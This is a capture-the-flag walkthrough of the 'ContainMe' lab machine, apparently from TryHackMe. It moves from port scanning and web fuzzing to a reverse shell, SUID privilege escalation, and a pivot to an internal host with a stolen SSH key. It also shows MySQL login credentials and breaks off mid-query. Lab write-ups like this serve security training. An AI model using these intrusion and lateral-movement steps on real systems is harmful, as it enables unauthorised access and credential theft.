ContainMe

Enumeration

Nmap Scan

```
PORT     STATE SERVICE     REASON
22/tcp   open  ssh         syn-ack ttl 61
80/tcp   open  http        syn-ack ttl 61
2222/tcp open  EtherNetIP-1 syn-ack ttl 61
8022/tcp open  oa-system    syn-ack ttl 61
```

```
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a6:3e:80:d9:b0:98:fd:7e:09:6d:34:12:f9:15:8a:18 (RSA)
|   256 ec:5f:8a:1d:59:b3:59:2f:49:ef:fb:f4:4a:d0:1d:7a (ECDSA)
|_  256 b1:4a:22:dc:7f:60:e4:fc:08:0c:55:4f:e4:15:e0:fa (ED25519)
80/tcp   open  http          Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)
2222/tcp open  EtherNetIP-1?
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
8022/tcp open  ssh           OpenSSH 8.2p1 Ubuntu 4ubuntu0.13ppa1+obfuscated~focal (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 db:f3:0d:f7:6c:9c:b9:5e:e3:52:cd:aa:e5:8d:25:f2 (RSA)
|   256 9d:b5:fd:3f:3c:c8:53:d5:aa:ed:77:2d:8b:13:1d:36 (ECDSA)
|_  256 12:8e:3b:ba:1a:6c:65:24:11:6b:b0:aa:d9:aa:6b:c5 (ED25519)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 4.15 (99%), Linux 3.2 - 4.14 (96%), Linux 4.15 - 5.19 (96%), Linux 2.6.32 - 3.10 (96%), Li
nux 5.4 (95%), Linux 2.6.32 - 3.5 (94%), Linux 2.6.32 - 3.13 (94%), Linux 5.0 - 5.14 (94%), Android 9 - 10 (Linux 4.9 -
4.14) (93%), Android 10 - 12 (Linux 4.14 - 4.19) (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 4 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

- Check if password authentication is enabled for SSH ports (22, 8022)
- Find subdirectories and subdomains for the web server.
- Check what is EtherNetIP on port 2222

SSH

22


```
└─$ ssh ubuntu@containme.thm
ubuntu@containme.thm's password:
```

2222

```
└─$ ssh ubuntu@containme.thm -p8022
The authenticity of host '[containme.thm]:8022 ([10.10.225.5]:8022)' can't be established.
ED25519 key fingerprint is SHA256:BQ1wMLRnH1jeG6TkLz/qi+EhRXzrsqS8xExWBoi/NHc.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[containme.thm]:8022' (ED25519) to the list of known hosts.
ubuntu@containme.thm's password:
```


- Password authentication is enabled for both the ports

HTTP (80)





Subdirectories

```
info.php        [Status: 200, Size: 68994, Words: 3283, Lines: 760, Duration: 479ms]
index.php       [Status: 200, Size: 329, Words: 59, Lines: 17, Duration: 567ms]
index.html      [Status: 200, Size: 10918, Words: 3499, Lines: 376, Duration: 567ms]
```




index.html is the normal Apache page. info.php contains the PHP info.





With this query parameter, I can try to find some useful information.



Remote Code Execution

We can try getting a reverse shell from this

```
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.4.101.169] from (UNKNOWN) [10.10.20.201] 51578
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Stablised the shell and the enumeration

Privilege Escalation

```
www-data@host1:/var/www/html$ find / -perm -u=s 2>/dev/null
/usr/share/man/zh_TW/crypt
/usr/bin/newuidmap
/usr/bin/newgidmap
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/at
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/sudo
/usr/bin/gpasswd
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/bin/mount
/bin/ping
/bin/su
/bin/umount
/bin/fusermount
/bin/ping6
```

The files with SUID bit set- the first file looks suspicious.


```
www-data@host1:/var/www/html$ ls -l /usr/share/man/zh_TW/crypt
-rwsr-xr-x 1 root root 358668 Jul 30  2021 /usr/share/man/zh_TW/crypt
```


Owned by root

```
www-data@host1:/usr/share/man/zh_TW$ ls -al
total 364
drwxr-xr-x  3 root root   4096 Jul 30  2021 .
drwxr-xr-x 26 root root   4096 Jun 29  2021 ..
-rwsr-xr-x  1 root root 358668 Jul 30  2021 crypt
```


We have read and execution permission for this executable file.

```
www-data@host1:/usr/share/man/zh_TW$ ./crypt
```






www-data@host1:/usr/share/man/zh_TW$ ./crypt root



Unable to decompress.

www-data@host1:/usr/share/man/zh_TW$ ./crypt mike



root@host1:/usr/share/man/zh_TW# id
uid=0(root) gid=33(www-data) groups=33(www-data)

Not sure what exactly happened here.

This looks like a docker container I am in.

```
root@host1:/home/mike/.ssh# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.250.10  netmask 255.255.255.0  broadcast 192.168.250.255
        inet6 fe80::216:3eff:fe9c:ff0f  prefixlen 64  scopeid 0x20<link>
        ether 00:16:3e:9c:ff:0f  txqueuelen 1000  (Ethernet)
        RX packets 828  bytes 62438 (62.4 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 845  bytes 443284 (443.2 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.16.20.2  netmask 255.255.255.0  broadcast 172.16.20.255
        inet6 fe80::216:3eff:fe46:6b29  prefixlen 64  scopeid 0x20<link>
        ether 00:16:3e:46:6b:29  txqueuelen 1000  (Ethernet)
        RX packets 33  bytes 2622 (2.6 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 26  bytes 1996 (1.9 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 339  bytes 60804 (60.8 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 339  bytes 60804 (60.8 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

The eth1 network.

Copied a statically linked Nmap to the machine and ran on this network.

```
root@host1:/tmp# ./nmap 172.16.20.0/24 -Pn

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2025-07-17 06:39 CDT
Unable to find nmap-services!  Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for ip-172-16-20-6.eu-west-1.compute.internal (172.16.20.6)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (0.000012s latency).
Not shown: 1206 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 00:16:3E:17:60:9E (Unknown)

Nmap scan report for ip-172-16-20-2.eu-west-1.compute.internal (172.16.20.2)
Host is up (0.000012s latency).
Not shown: 1205 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

The bottom one is what is exposed to us. The above one is internal.

```
root@host1:/tmp# ssh -i /home/mike/.ssh/id_rsa mike@172.16.20.6
The authenticity of host '172.16.20.6 (172.16.20.6)' can't be established.
ECDSA key fingerprint is SHA256:L1BKa1sC+LgClbpAX5jJvzYALuhUDf1zEzhPc/C++/8.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '172.16.20.6' (ECDSA) to the list of known hosts.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Mon Jul 19 20:23:18 2021 from 172.16.20.2
mike@host2:~$ id
uid=1001(mike) gid=1001(mike) groups=1001(mike)
```

```
mike@host2:~$ ss -tunlp
Netid  State    Recv-Q   Send-Q     Local Address:Port     Peer Address:Port
udp    UNCONN   0        0          127.0.0.53%lo:53           0.0.0.0:*
tcp    LISTEN   0        128          0.0.0.0:22           0.0.0.0:*
tcp    LISTEN   0        128        127.0.0.53%lo:53           0.0.0.0:*
tcp    LISTEN   0        80           127.0.0.1:3306         0.0.0.0:*
tcp    LISTEN   0        128             [::]:22              [::]:*
```

MySQL is running (port 3306)

```
mike@host2:~$ mysql -u mike -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 5
Server version: 5.7.34-0ubuntu0.18.04.1 (Ubuntu)
```

```
Copyright (c) 2000, 2021, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

mike:password

```
mysql> select * from users;
+-------+--------------------+
| login | password           |
